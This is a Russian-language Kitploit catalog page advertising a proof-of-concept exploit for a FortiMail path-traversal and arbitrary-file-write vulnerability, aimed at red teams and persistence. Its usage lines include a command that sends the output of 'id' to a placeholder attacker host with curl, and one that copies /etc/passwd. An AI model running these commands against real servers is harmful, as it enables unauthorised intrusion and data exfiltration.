Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-104286-POC — Неаутентифицированная эксплуатация обхода пути для CVE-2026-104286 в FortiMail, запись произвольных файлов через специально сформированные HTTP/HTTPS-запросы для оценки Red Team и закрепления. | Kitploit
Инструменты/GitHubGitHub/shadowforge-cyber/cve-2026-104286-poc
Механизмы персистентностиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеRed TeamingРазработка Полезной Нагрузки
GitHubshadowforge-cyber/cve-2026-104286-poc

CVE-2026-104286-POC

Неаутентифицированная эксплуатация обхода пути для CVE-2026-104286 в FortiMail, запись произвольных файлов через специально сформированные HTTP/HTTPS-запросы для оценки Red Team и закрепления.

Репозиторий
1 день назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Эксплойт обхода пути FortiMail CVE-2026-104286

Обзор

Продвинутый эксплойт удалённой записи произвольных файлов без аутентификации для CVE-2026-104286 в FortiMail. Специально сформированные HTTP/HTTPS-запросы обходят санитизацию путей в веб-клиенте, что позволяет создавать произвольные файлы в базовой ОС. Используется для оценки в рамках red team, закрепления имплантов и целевой компрометации развёртываний FortiMail.

Затронутые версии

FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)

Первопричина

Ненадлежащее ограничение имени пути заданным каталогом (CWE-22). Отсутствие проверки последовательностей ../ в путях загрузки файлов в обработчиках HTTP/HTTPS API, что позволяет выходить за пределы предполагаемого каталога загрузки.

Использование


$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
image

Эксплойт

Контакт для получения эксплойта: [email protected]

Скачать инструмент